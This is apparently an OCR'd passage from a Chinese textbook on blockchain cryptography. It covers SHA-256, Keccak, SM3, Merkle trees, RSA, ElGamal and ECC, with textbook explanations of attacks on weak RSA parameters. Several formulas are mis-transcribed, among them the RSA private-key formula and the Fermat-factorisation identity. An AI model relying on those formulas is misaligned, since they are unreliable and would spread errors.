当 i 大于 15 时，计算 $W_i=\sigma_1^{\{256\}}(W_{t-2})+W_{t-7}+\sigma_0^{\{256\}}(W_{t-15})+W_{t-16}$。其中，+ 为模 2^{32} 的算术模加运算。令 $>>>k$ 表示循环右移 k 比特，$>>k$ 表示右移 k 比特。对 32 比特字 x，$\sigma_0^{\{256\}}(x)$ 和 $\sigma_1^{\{256\}}(x)$ 定义如下：

$$\sigma_0^{\{256\}}(x)=(x>>>7) \oplus (x>>>18) \oplus (x>>3)$$
$$\sigma_1^{\{256\}}(x)=(x>>>17) \oplus (x>>>19) \oplus (x>>10)$$

3）压缩函数

令 A，B，C，D，E，F，G，H，a，b，c，d，e，f，g，h 均为 32 比特字寄存器，给定输入，压缩函数 $H_{i+1}=f(H_i, Y_i)$ 的计算过程如下：

$$a \| b \| c \| d \| e \| f \| g \| h \leftarrow H_i$$
$$A \| B \| C \| D \| E \| F \| G \| H \leftarrow H_i$$
For t=0 to 63
$$T_1=h+\sum\nolimits_1^{\{256\}}(e)+Ch(e, f, g)+K_t^{\{256\}}+W_t$$
$$T_2=\sum\nolimits_0^{\{256\}}(a)+Maj(a,b,c)$$
$$h \leftarrow g$$
$$g \leftarrow f$$
$$f \leftarrow e$$
$$e \leftarrow d+T_1$$
$$d \leftarrow c$$
$$c \leftarrow b$$
$$b \leftarrow a$$
$$a \leftarrow T_1+T_2$$

再计算：

$$A=a+A$$
$$B=b+B$$

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

$$C=c+C$$

$$D=d+D$$

$$E=e+E$$

$$F=f+F$$

$$G=g+G$$

$$H=h+H$$

$$H_{i+1} \leftarrow A \| B \| C \| D \| E \| F \| G \| H$$

其中，$K_t^{\{256\}}$ 为固定常数，$Ch(x, y, z)$、$Maj(x, y, z)$、$\sum_0^{\{256\}}(x)$ 和 $\sum_1^{\{256\}}(x)$ 的定义分别如下：

$$Ch(x, y, z)=(x \wedge y) \oplus (\overline{x} \wedge z)$$

$$Maj(x, y, z)=(x \wedge y) \oplus (x \wedge z) \oplus (y \wedge z)$$

$$\sum_0^{\{256\}}(x)=(x>>>2) \oplus (x>>>13) \oplus (x>>>22)$$

$$\sum_1^{\{256\}}(x)=(x>>>6) \oplus (x>>>11) \oplus (x>>>25)$$

4）杂凑值

依次处理完所有消息分组后，输出 256 比特的杂凑值 $y=H_n$。

5.1.3　SHA3 计划胜选 Hash 函数

量子计算机下针对 Hash 算法目前最有效的攻击方法是 GROVER 算法，该算法可以将对 Hash 算法的攻击复杂度从 $O(2_n)$ 降为 $O(2^{n/2})$，因此，目前比特币系统采用的 Hash 算法 PIREMD160 算法由于输出长度只有 160 比特，在量子攻击下是不安全的。抵抗量子攻击的有效手段是通过增加 Hash 算法的输出长度，目前普遍认为只要 Hash 算法输出长度不少于 256 比特，就可以有效抵抗量子攻击的。另外，除了量子攻击威胁外，一系列在实践中被广泛应用的 Hash 函数，如 MD4、MD5、SHA-1 和 HAVAL 等，受到差分分析、模差分和消息修改方法等传统方法的攻击，因此区块链中的哈希算法也需要考虑对传统攻击的抵抗能力。

早期的区块链项目（如比特币、莱特币）采用了 SHA 系列 Hash 算法，SHA 系列 Hash 算法存在部分设计缺陷（但不是致命的），最近新的区块链项目都采用以美国国家标准与技术研究院 SHA3 计划系列算法为代表的新哈希算法。SHA3 中包括 4 个杂凑算法——SHA3-224、SHA3-256、SHA3-384 和 SHA3-512 以及两个备用算法 SHAKE128 和 SHAKE256。SHA-3 对输入消息长度没有限制。SHA3 计划的胜出算法为 Keccak，该算法蕴涵许多杂凑函数和密码算法最新的设立理念和思想，且设计方式简单，利于通过硬件实现。keccak 算法是 Guido Bertoni、Joan Daemen、Michael Peters 和 Giles Van Assche 在 2008 年 10 月提交的。Keccak 算法采用了标准的 sponge 结构，如图 5-3 所示，该结构基于一个固定输入长度的函数 f、比率（rate）参数 r 和填充规则 pad，记为 SPONGE[f, pad, r](N, d)，其中，N 代表输入

非卖品，仅供非商业用途或交流学习使用

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

消息，d 代表 Hash 值的比特长度。这一杂凑过程因类似于海绵而得名——海绵结构，即将任意长度的消息“吸收”入函数，并“挤压”出任意长度的输出。




图 5-3 Keccak 算法实现图

在海绵结构中，函数 f 是 b 比特到 b 比特的一个映射，即 $f:\{0,1\}^b \rightarrow \{0,1\}^b$，$b$ 称 f 的宽度。尽管 SHA3 中的函数 f 是一个置换，但在海绵结构的讨论中，并不要求函数 f 可逆。参数 $0<r<b$，且记容量（capacity）$c=b-r$。填充规则 pad 将输入消息 N 分成 r 比特的分组 P_0, P_1, …, P_{L-1}，最后一个分组中包括 N 的长度信息。

按以下步骤依次处理每一个消息分组：

（1）$S=0^b$;

（2）对 $0\leqslant i\leqslant L-1$，计算 $S=f(S\oplus(P_i\|0^c))$;

（3）$Z=\varnothing$;

（4）$Z=Z\|\text{Trunc}_r(S)$;

（5）若 $d\leqslant|Z|$，则返回 $H(X)=\text{Trunc}_d(Z)$;

（6）否则，令 $S=f(S)$，返回步骤 4。

其中，$\text{Trunc}_r(X)$ 表示截取比特串 X 的前 r 比特，例如 $\text{TRUNC}_2(10100)=10$。可见，海绵结构的杂凑函数的杂凑值可以为任意长，参数 d 决定了 Hash 函数的输出比特，即 Hash 值的长度。当得到了要求的 Hash 值长度，计算终止。

Keccak512 算法在海绵结构的吸收阶段，每个消息分组与状态内部的 r 比特进行异或，然后与后面固定的 c 比特一起封装成 1600 比特的数据并进行轮函数 f 处理，然后进入挤压过程。在挤压阶段，可以通过迭代 24 次循环产生 n 比特固定输出长度的 Hash 值，每个循环 R 只有最后一步轮常数不同，但是该轮常数在碰撞攻击时经常被忽略不计。该算法速度非常快，在英特尔酷睿 2 处理器下的平均速度为 12.5 周期每字节。该算法被证明具有很好的差分性质，至目前为止第三方密码分析没有显示 Keccak512 有安全弱点。

非卖品，仅供非商业用途或交流学习使用

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

5.1.4　中国商用密码 Hash 函数 SM3

目前很多国产的区块链项目，如趣链、布比（Bubi），都支持中国商用密码 Hash 函数 SM3。SM3 杂凑算法是我国自主设计的密码 Hash 算法，适用于商用密码应用中的数字签名和验证消息认证码的生成、验证，以及随机数的生成，可满足多种密码应用的安全需求，算法的输出长度为 256 比特，消息分组为 512 比特，采用 Merkle-Damgard 结构。

对于长度小于 2^{64} 比特的消息 X，SM3 杂凑算法经过填充和迭代压缩，生成杂凑值，杂凑值长度为 256 比特。算法的处理过程分为以下几步：

1. 消息填充

假设输入消息 X 的长度为 $l(l<2^{64})$ 比特。首先将比特“1”添加到消息的末尾，再添加 k 个“0”，k 是使得 $l+1+k\equiv448(\mathrm{mod}512)$ 成立的最小非负整数。然后再添加一个 64 位比特串，该比特串是长度 l 的二进制表示。填充后的消息长度为 512 的倍数。例如，消息 01100001 01100010 01100011，其长度为 l=24，经填充后得到的比特串为：

$$\underbrace{01100001\ 01100010\ 01100011}_{}\ \overbrace{1\underbrace{00\cdots00}_{423\text{比特}}}^{}\ \overbrace{\underbrace{00\cdots011000}_{l\text{的二进制表示}}}^{64\text{比特}}$$

2. 迭代压缩

迭代压缩是 SM3 密码 Hash 算法的主体操作，此步骤将产生最终的杂凑值。迭代压缩过程包括迭代过程和消息扩展两部分。

1）迭代过程

首先，将经过消息填充后的消息按 512 比特进行分组，记为 $Y_0//Y_1//\cdots//Y_{n-1}$，其中 $n=\dfrac{k+l+1+64}{512}$，$\|$ 表示两个字符串的级联。

然后，按如下过程迭代：

$$H_{i+1}=f(H_i,Y_i)\quad i=0,1,2\cdots,n-1$$

其中，f 为压缩函数，H_0 是 256 比特的初始值 IV、IV 的取值为：

IV=0x7380166F,0x4914B2B9,0x172442D7,0xDA8A0600,
0xA96F30BC,0x163138AA,0xE38DEE4D,0xB0FB0E4E

Y_i 为填充后的消息分组，迭代压缩的结果为 H_n。同时，H_n 也是消息 X 的杂凑值。

2）消息扩展

将当前消息分组 Y_i 按以下方法扩展生成 132 个字：W_0，W_1，…，W_{67}；W'_0，W'_1，…，W'_{63}，用于压缩函数。消息扩展方式如下：

将消息分组 Y_i 划分为 16 个 32 比特字：

非卖品，仅供非商业用途或交流学习使用

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

$W_0//W_1//\cdots//W_{15} \leftarrow Y_i$

For j=16 to 67

$W_j \leftarrow P1(W_{j-16} \oplus W_{j-9} \oplus (W_{j-3}<<<15)) \oplus W_{j-13}<<<7 \oplus W_{j-6}$

For j=0 to 63

$W'_j \leftarrow W_j \oplus W_{j+4}$

其中，⊕表示 32 比特字的异或运算；<<<k 表示循环左移 k 比特；P_1 为置换函数，其表达式为：

$$P_1(X)=\mathrm{X} \oplus (X<<<15) \oplus (X<<<23)$$

3）压缩函数

令 A、B、C、D、E、F、G、H 为 32 比特字寄存器，$SS1$、$SS2$、$TT1$、$TT2$ 为中间变量，压缩函数 $H_{i+1}=f(H_i,Y_i)$，$0 \leqslant i \leqslant n-1$。计算过程描述如下：

$A \| B \| C \| D \| E \| F \| G \| H \leftarrow H_i$

j=0,1,⋯, 63

$\mathrm{SS1} \leftarrow ((A<<<12)+E+(T_j<<<j))<<<7$

$\mathrm{SS2} \leftarrow \mathrm{SS1} \oplus (A<<<12)$

$\mathrm{TT1} \leftarrow \mathrm{FF}_j(A,B,C)+D+\mathrm{SS2}+W'_j$

$\mathrm{TT2} \leftarrow \mathrm{GG}_j(E,F,G)+H+\mathrm{SS1}+W_j$

$D \leftarrow C$

$C \leftarrow B<<<9$

$B \leftarrow A$

$A \leftarrow \mathrm{TT1}$

$H \leftarrow G$

$G \leftarrow F<<<19$

$F \leftarrow E$

$E \leftarrow P_0(\mathrm{TT2})$

$H_i+1=A \| B \| C \| D \| E \| F \| G \| H \oplus H_i$

其中，字的存储为大端（big-endian）格式，即左边为高有效位，右边为低有效位；+为模 2^{32} 的算术模加运算。上述计算过程的关系可以通过图 5-4 表示。

T_j 为压缩函数使用的 32 比特常量值，定义如下：

$$T_j=\begin{cases}0\mathrm{x79CC4519}, & 0 \leqslant j \leqslant 15\\ 0\mathrm{x7A879D8A}, & 16 \leqslant j \leqslant 63\end{cases}$$

P_0 为作用在 32 比特字上的置换函数，其表达式为：

$$P_0(X)=X \oplus (X<<<9) \oplus (X<<<17)$$

非卖品，仅供非商业用途或交流学习使用

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！




图 5-4　SM3 算法的状态更新过程

FF_j 和 GG_j 为作用在 32 比特字上的布尔函数，定义如下：

$$FF_j(X,Y,Z)=\begin{cases}X\oplus Y\oplus Z, & 0\leqslant j\leqslant 15\\ (X\wedge Y)\vee(X\wedge Z)\vee(Y\wedge Z), & 16\leqslant j\leqslant 63\end{cases}$$

$$GG_j(X,Y,Z)=\begin{cases}X\oplus Y\oplus Z, & 0\leqslant j\leqslant 15\\ (X\wedge Y)\vee(\bar{X}\wedge Z), & 16\leqslant j\leqslant 63\end{cases}$$

其中，$\wedge$、$\vee$、$\bar{X}$ 分别表示 32 比特的与运算、或运算和非运算。

4）杂凑值

处理完所有消息分组后，输出 256 比特的杂凑值 $y=H_n=A\|B\|C\|D\|E\|F\|G\|H$。

SM3 算法压缩函数的整体结构与 SHA256 类似，但是增加了多种新的设计技术，包括增加 16 步全异或操作、消息双字介入、增加快速雪崩效应的 P 置换等，能够有效避免高概率的局部碰撞，抵抗差分分析、线性分析，以及基于模差分和明文修改的分析等密码分析方法。

5.1.5　Merkle 哈希树

Merkle 哈希树是一种数据结构，被广泛地应用在区块链技术中，用于验证在计算机之间存储、处理和传输的任意类型的数据。目前，Merkle 哈希树的主要用途是确保从对等网络中接收的数据块未受损且未改变，并检查其他对等网络没有发送假数据块。

通常 Merkle 哈希树是基于数据 Hash 构建的一个树，其特点如下：

（1）数据结构是一棵树，通常是二叉树，也可以是多叉树，本章主要讨论其为二叉树的情形。

（2）Merkle 哈希树的叶子节点的 value 是数据集合的单元数据或者单元数据 Hash。

（3）Merkle 哈希树非叶子节点的 value 是其所有叶子节点 value 的 Hash 值。

Merkle 哈希树的树根并不表示树的深度。这可能会导致针对 Hash 函数的第二原像

非卖品，仅供非商业用途或交流学习使用

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

攻击，即攻击者创建一个具有相同 Merkle 树根的虚假文档。一个简单的解决方法是在 Certificate Transparency 中这样定义：计算叶子节点的 Hash 时，在 Hash 数据前加 0x00。当计算内部节点时，在前面加 0x01。即在 Hash 值前面加深度前缀。因此，前缀每一步会减少，只有当到达叶子时前缀依然为正，提取的 Hash 链才被定义为有效。

通常区块链中的每个块都会有一个 Merkle 哈希树，它从叶子节点（树的底部）开始，一个叶子节点就是一个交易哈希（比特币使用两次 SHA256）。叶子节点的数量必须是双数，但是并非每个块都包含了双数的交易。因为，如果一个块里面的交易数为单数，那么就将最后一个叶子节点（也就是 Merkle 哈希树的最后一个交易，不是区块的最后一笔交易）复制一份凑成双数。从下往上，两两成对，连接两个节点哈希，将组合哈希作为新的哈希。新的哈希就成为新的树节点。重复该过程，直到仅有一个节点，也就是树根。然后根哈希就会被当作整个块交易的唯一标志，并保存到区块头。

Merkle 哈希树的好处就是一个节点可以在不下载整个块的情况下，验证是否包含某笔交易，并且这些只需要一个交易哈希、一个 Merkle 树根哈希和一个 Merkle 路径。

5.2 DAG 区块链中的非对称加密机制

在区块链技术的应用和开发中，加密技术是关键。一旦加密技术遭到破解，区块链的数据安全将受到挑战。加密算法分为对称加密算法和非对称加密算法，区块链中主要应用非对称加密算法，非对称加密算法是加密密钥和解密密钥不同的一类加密算法。目前广泛使用的非对称加密算法根据其所面向的难题一般分为三类：大整数分解问题类（如 RSA 算法）、离散对数问题类（如 ElGamal 算法）、椭圆曲线类（如 ECC 算法）。

5.2.1 RSA 加密算法

RSA 公钥密码体制是美国麻省理工学院的 Rivest、Shamlr 和 Adleman 三位学者于 1978 年提出的。RSA 公钥密码体制的理论基础是数论中的大整数因子分解的困难性，即求两个大素数的乘积，这在计算机上很容易实现。但是，要将一个大整数分解成两个大素数之积，在计算机上很难实现。RSA 公钥密码体制既可用于加密，又可用于数字签名。它安全、易懂、易实现，是目前广泛应用的一种密码体制。

1. RSA 的加密与解密

RSA 公钥密码体制的加密和解密过程如下：

1）密钥生成

首先选取两个大素数 p 和 q，计算 $n=pq$，其欧拉函数值为

非卖品，仅供非商业用途或交流学习使用

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

$$\phi(n)=(p-1)(q-1)$$

然后随机选取整数 e，满足 $\gcd(e,\phi(n))=1$，并计算

$$d=e \bmod \phi(n)$$

则公钥为 (e, n)，私钥是 d。p 和 q 是秘密参数，需要保密，如不需要保存，可销毁。

2）加密运算

将要加密的消息按 n 的比特长度分组，依次对每个分组 m 做一次加密，所有分组的密文构成的序列即是原始消息的加密结果。即明文 m 满足 $0\leqslant m<n$，则加密算法为：

$$c=E(m)=m^e \bmod n$$

其中，c 为密文，且 $0\leqslant c<n$。

3）解密算法

$$m=D(c)=c^d \bmod n$$

下面证明解密过程是正确的。

证明：$D(c)=c^d=(m^e)^d=m^{ed} \bmod n$。

因为 $ed\equiv 1 \bmod \phi(n)$，所以存在整数 r，使得 $ed=r\,\phi(n)+1$，其中 r 为整数。所以有：

$$D(c)=(m^e)^d=m^{r\phi(n)+1} \bmod n$$

若 $(m, n)=1$。由欧拉定理知：

$$m^{\phi(n)}=1 \bmod n$$

于是有：

$$D(c)=m^{r\phi(n)+1}=(m^{\phi(n)})^r m=m \bmod n$$

若 $(m, n)\neq 1$，且 $m=0$，则显然 $D(c)=0$。如 $m\geqslant 1$，因为 $n=pq$，p 和 q 为素数，且 $0\leqslant m<n$，所以 p 和 q 之一必然整除 m，但是 p 和 q 不能同时整除 m，否则将有 $m>n$，这与 $1\leqslant m<n$ 矛盾。

不妨设 $m=xp$, $1\leqslant x<q$，因为 q 为素数，必有 $(m, q)=1$，由欧拉定理得 $m^{\phi(q)}=1 \bmod q$。

又因为 $\varphi(q)=q-1$，因此，对于任意 k 总有 $m^{k(q-1)}\equiv 1 \bmod q$，所以 $m^{k\phi(n)}\equiv 1 \bmod q$。

于是有：

$$m^{k\phi(n)}=bq+1$$

其中，b 是某个整数。

对上式两边同时乘以 m，得

$$m^{k\phi(n)+1}\equiv bqm+m$$

又因为 $m=xp$，故

$$m^{k\phi(n)+1}\equiv bqxn+m=bxn+m$$

取模 n 得 $m^{k\phi(n)+1}\equiv m \bmod n$，则 $D(c)=m \bmod n$

非卖品，仅供非商业用途或交流学习使用

RSA 算法产生密钥时，需要考虑两个大素数 p、q 的选取，以及 e 的选取和 d 的计算。因为 $n=pq$ 在体制中是公开的，因此为了防止敌手通过穷搜索发现 p 和 q，这两个素数应是在一个足够大的整数集合中选取的大数。因此如何有效寻找大素数是第一个需要解决的问题。寻找大素数时一般是先随机选取一个大的奇数（例如用伪随机数产生器），然后用素性检验算法检验这一奇数是否为素数，如果不是则选取另一大奇数，重复这一过程，直到找到素数为止。可见寻找大素数是一个比较烦琐的工作。然而在 RSA 体制中，只有在产生新密钥时才需完成这一工作。

p 和 q 决定出后，下一个需要解决的问题是如何选取满足 $1<e<\varphi(n)$ 和 $\gcd(\varphi(n),e)=1$ 的 e，并计算满足 $d*e \equiv 1 \bmod \varphi(n)$ 的 d。这一问题可由推广的 Euclid 算法完成。

RSA 是建立在大整数分解的困难性之上的，但至今还未能证明分解大整数就是 NP 问题，也许有尚未发现的多项式时间分解算法。如果 RSA 的模数 n 被成功地分解为 $p*q$，则立即获得 $\varphi(n)=(p-1)(q-1)$，从而能够确定 e 模 $\varphi(n)$ 的乘法逆元 d，即 $d \equiv e^{-1} \bmod \varphi(n)$。因此攻击成功。

随着人类计算能力的不断提高，人们对大整数因子分解的能力在不断提高，而且分解所需的成本在不断下降。1994 年，一个通过 Internet 上 1600 余台计算机进行合作的小组仅仅在工作了 8 个月之后就成功分解了 129 位的大整数。1996 年 4 月又破译了 RSA—130，1999 年 2 月又成功地分解了 140 位的大整数。这些工作结果使人们认识到，要安全使用 RSA，应当采用足够大的大整数 n。目前，普遍认为 n 至少应取 1024 位．最好为 2048 位。

为保证 RSA 算法的安全性，需要对参数 p 和 q 提出以下要求：

（1）$|p-q|$ 要大。

由于 $\frac{(p+q)^2}{4}-n=\frac{(p+q)^2}{4}-pq=\frac{(p+q)^2}{4}$，如果 $|p-q|$ 小，则 $\frac{(p+q)^2}{4}$ 也小，因此 $\frac{(p+q)^2}{4}$ 稍大于 n，$\frac{p+q}{4}$ 稍大于 $\sqrt{n}$，可得 n 的如下分解法：

①顺序检查大于 $\sqrt{n}$ 的每一整数 x，直到找到一个 x 使得 x^2-n 是某一整数（记为 y）的平方。

②由 $x^2-n=y^2$，得 $n=(x+y)(x-y)$。

（2）$p-1$ 和 $q-1$ 都应有大素因子。这是因为 RSA 算法存在着可能的重复加密攻击法。设攻击者截获密文 c，可进行如下重复加密：

$$c^e \equiv (m^e)^e \equiv m^{e^2} (\bmod n)$$

$$c^{e^2} \equiv (m^e)^{e^2} \equiv m^{e^3} (\bmod n)$$

M

$$c^{e^{t-1}} \equiv (m^e)^{e^{t-1}} \equiv m^{e^t} (\bmod n)$$

$$c^{e^t} \equiv (\mathrm{m}^e)e^t \equiv m^{e^{t+1}} (\bmod n)$$

非卖品，仅供非商业用途或交流学习使用

若 $m^{et+1}\equiv c(\mathrm{mod}n)$，即 $(m^{et})^{e}\equiv c(\mathrm{mod}n)$，则有 $m^{et}\equiv m(\mathrm{mod}n)$，即 $c^{et-1}\equiv m(\mathrm{mod}n)$，所以在上述重复加密的倒数第 2 步就已恢复出明文 m，这种攻击法只有在 t 较小时才是可行的。为抵抗这种攻击，p 和 q 的选取应保证使 t 很大。

设 m 在模 n 下阶为 k，由 $m^{et}\equiv m(\mathrm{mod}n)$ 得 $m^{et-1}\equiv 1(\mathrm{mod}n)$，所以 $k|(e^t-1)$，即 $e^t\equiv 1(\mathrm{mod}k)$，$t$ 取为满足上式的最小值（为 e 在模 k 下的阶）。又当 e 与 k 互素时 $t|\varphi(k)$，为使 t 够大，k 就应大且 $\varphi(k)$ 应有大的素因子。又由于 $k|\varphi(n)$，所以为使 k 大，$p-1$ 和 $q-1$ 都应有大的素因子。

2. 共模攻击和低指数攻击

此外，之所以 RSA 存在以下两种攻击，并不是因为算法本身存在缺陷，而是由于参数选择不当造成的。

1）共模攻击

在实现 RSA 时，为方便起见，可能给每一用户相同的模数 n，即使加解密密钥不同，这样做也是不行的。

设两个用户的公开钥分别为 e_1 和 e_2，且 e_1 和 e_2 互素（一般情况都成立），明文消息是 m，则密文分别是：

$$c_1\equiv m^{e_1}(\mathrm{mod}n)$$

$$c_2\equiv m^{e_2}(\mathrm{mod}n)$$

敌手截获 c_1 和 c_2 后，可按如下方法恢复 m。用推广的 Euclid 算法求出满足 $re_1+se_2=1$ 的两个整数 r 和 s，其中一个为负，设为 r。再次用推广的 Euclid 算法求出 c_1^{-1}，由此得出 $(c_1^{-1})^{-r}c_2^{s}\equiv m(\mathrm{mod}n)$。

2）低指数攻击

假定将 RSA 算法同时用于多个用户（为讨论方便，以下假定 3 个），然而每个用户的加密指数（即公开钥）都很小。设 3 个用户的模数分别为 $n_i(i=1,2,3)$，当 $i\neq j$ 时，$\gcd(n_i,n_j)=1$，否则通过 $\gcd(n_i,n_j)$ 有可能得出 n_i 和 n_j 的分解。设明文消息是 m，则密文分别是：

$$c_1\equiv m_3(\mathrm{mod}n_1)$$

$$c_2\equiv m_3(\mathrm{mod}n_2)$$

$$c_3\equiv m_3(\mathrm{mod}n_3)$$

由中国剩余定理可求出 $m^3(\mathrm{mod}n_1n_2n_3)$。由于 $m^3<n_1n_2n_3$，可直接由 m_3 开立方根得到 m。

5.2.2　EIGamal 公钥加密算法

EIGamal 公钥密码体制是由 EIGamal 在 1985 年提出的，是一种基于离散对数问题的公钥密码体制。该密码体制既可用于加密，又可以用于数字签名，是除了 RSA 之外最有代表

非卖品，仅供非商业用途或交流学习使用

性的公钥密码体制之一。由于 ElGamal 体制有较好的安全性，所以得到了广泛应用。著名的美国数字签名标准 DSS，就是采用了 EIGamlal 签名方案的一种变形。

EIGamal 算法加解密流程如下：

1. 密钥生成

首先随机选择一个大素数 p，且要求 $p-1$ 有大素数因子，则 $g \in Z_p^*$（$g \in Z_p$ 是一个有 p 个元素的有限域，Z_p^* 是 Z_p 中的非零元构成的乘法群）是一个本原元。然后再选一个随机数 $k(1 \leqslant k < p-1)$，计算 $y=g^k \bmod p$，则公钥为（y，g，p），私钥为 k。

2. 加密过程

待加密的消息为 $m \in Z_p$。首先选择随机数 $r \in Z_{p-1}^*$，然后计算

$$c_1=g^r \bmod p, \qquad c_2=my^r \bmod p$$

则密文为 (c_1,c_2)。

3. 解密过程

收到密文 (c_1,c_2) 后，计算

$$m=c_2(c_1^k)^{-1} \bmod p$$

则消息 m 被恢复。

因为 $y=g^k \bmod p$，所以有：

$$m=c_2(c_1^k)-1=my^r(g^{kr})^{-1}=m \bmod p$$

EIGamal 公钥密码体制的安全性是基于有限域 Z_p 上的离散对数问题的困难性，目前尚无求解有限域 4 上离散对数问题的有效算法，所以在 p 足够大时，EIGamal 密码体制是安全的。为了抵抗已知的攻击，p 应该至少是 160 位以上的十进制数，并且 $p-1$ 至少有一个大的素因子。

另外，在加密过程中使用的随机数 r 必须是一次性的。因为，如果使用的 r 不是一次性的，则攻击者获得 r 就能够在不知道私钥的情况下解密新的密文。

5.2.3 椭圆曲线公钥加密算法

1985 年，Neal Koblitz 和 Victor Miller 将椭圆曲线引入密码学中，提出了利用有限域 GF(2^n) 上的椭圆曲线上的点集所构成的群上定义的离散对数系统，可以构造出基于椭圆曲线离散对数的一些公钥体制——椭圆曲线密码体制 (ECC)，其安全性基于椭圆曲线上离散对数问题的困难性。目前还没有找到解决此问题的亚指数时间算法，解决椭圆曲线离散对数问题最好的算法是完全指数时间算法。而对于大数分解和有限域上离散对数的求解，都有亚指数时间算法，这意味着随着密钥长度的增加，求解椭圆曲线上离散对数问题的难度

比大数分解和求解有限域上离散对数问题的难度要大得多。因此，ECC 仅需要更小的密钥长度就可以提供与 RSA 和 EIGamal 相当的安全性。经研究证明，椭圆曲线密码体制使用 160 比特的密钥提供的安全性相当于 RSA 和 DSA 使用 1024 比特密钥提供的安全性，而且在签名和解密方面椭圆曲线密码体制要比 RSA 和 EIGamal 快很多，但它的签名验证和加密速度较慢。另外，ECC 便于软、硬件实现，而且密钥生成速度也较快。由于椭圆曲线密码体制具有安全性高、密钥量小、灵活性好等特点，受到广泛关注，人们对椭圆曲线密码体制的安全性和实现方法进行了大量研究，在理论上和实践上都取得了很大的进展，许多标准化组织已经或正在制定有关椭圆曲线密码标准，同时也有许多的厂商已经或正在开发基于椭圆曲线的密码产品。

1. 椭圆曲线离散对数问题

定义 5-1（椭圆曲线上的点的阶）：椭圆曲线 $E_p(a,b)$ 上点 P 的阶是指 P 在加法群 $E_p(a,b)$ 中的阶，即使得 $nP=\theta$ 的最小正整数 n。

定义 5-2（椭圆曲线 $E_p(a,b)$ 上的离散对数）给定定义在有限域 K 上的椭圆曲线 E，及 E 上的一个 n 阶点 P 和另一点 Q，如果存在 m，（$0<m<n-1$）使 $Q=mP$，则称 m 是 Q 的以 P 为基的离散对数。给定椭圆曲线 E 上的一个点 P，对任意的点 Q 确定整数 m，使 $Q=mP$（如果这样的 m 存在的话）的问题，称为椭圆曲线上的离散对数问题，简记为 ECDLP。

我们知道，RSA 基于因子分解问题的困难性，而 ECDLP 是比因子分解更困难的问题。

2. 安全椭圆曲线选取

椭圆曲线密码体制的安全性建立在椭圆曲线离散对数问题的难解性基础之上，要保证椭圆曲线密码体制的安全性，就要使所选取的曲线能够抵抗各种已知的攻击。当 g 为素数时，曲线的方程为 $y^2=x^3+ax+b$；当 q 为 2^m 时，曲线的方程为 $y^2+xy=x^3+ax^2+b$。用于建立密码体制的椭圆曲线的参数主要有 q、a、b、P、n、h，其中 q 是域的大小，取值为素数或 2 的幂；a、b 是方程中的系数，取值为 GF(q)；P 为基点；n 为点 P 的阶；h 是椭圆曲线上所有点的个数 $\#E$ 与 n 相除的整数部分。为了使所建立的密码体制有较好的安全性，这些参数的选取应满足如下条件：

（1）q 越大越安全，但越大计算速度会越慢，160 比特可以满足一般安全要求。

（2）为了防止 Pohlig-Hellman 方法攻击，n 为大素数，对于固定的有限域 F_q，n 应当尽可能大。

（3）因为 x^3+ax+b 无重复因子，才可基于椭圆曲线 $E(a,b)$ 定义群，所以要求 $4a^3+27b^2\neq 0(\mathrm{mod}\ p)$。

（4）不能选取超奇异椭圆曲线和异常椭圆曲线等两类特殊曲线。

3. 椭圆曲线加密算法 ECELG

ECELG 算法和 ElGamal 算法的原理相似，算法的流程如下：

（1）密钥生成：选择一条安全椭圆曲线 E 和 E 上的基点 G，G 的阶为 n（n 为一个大素数），然后秘密选择整数 $1<k<n$，计算 $P=kG$，然后公开（G, P），P 为公钥，私钥为 k。

（2）加密过程：设 B 的公钥为点 P_B，私钥为 k_B，满足 $P_B=k_B$G。A 先把消息 m 变换成 E 中一个 P_m，选择随机数 $1<r<n$，计算密文 $R=rG$、$S=P_m+rP_B$，把（R, S）发送给 B。

（3）解密过程：B 收到（R, S）后，计算 $S-k_BR=P_m+rP_B-k_BrG=P_m$，再把 P_m 变换成消息 m。

5.3 区块链中的数字签名机制

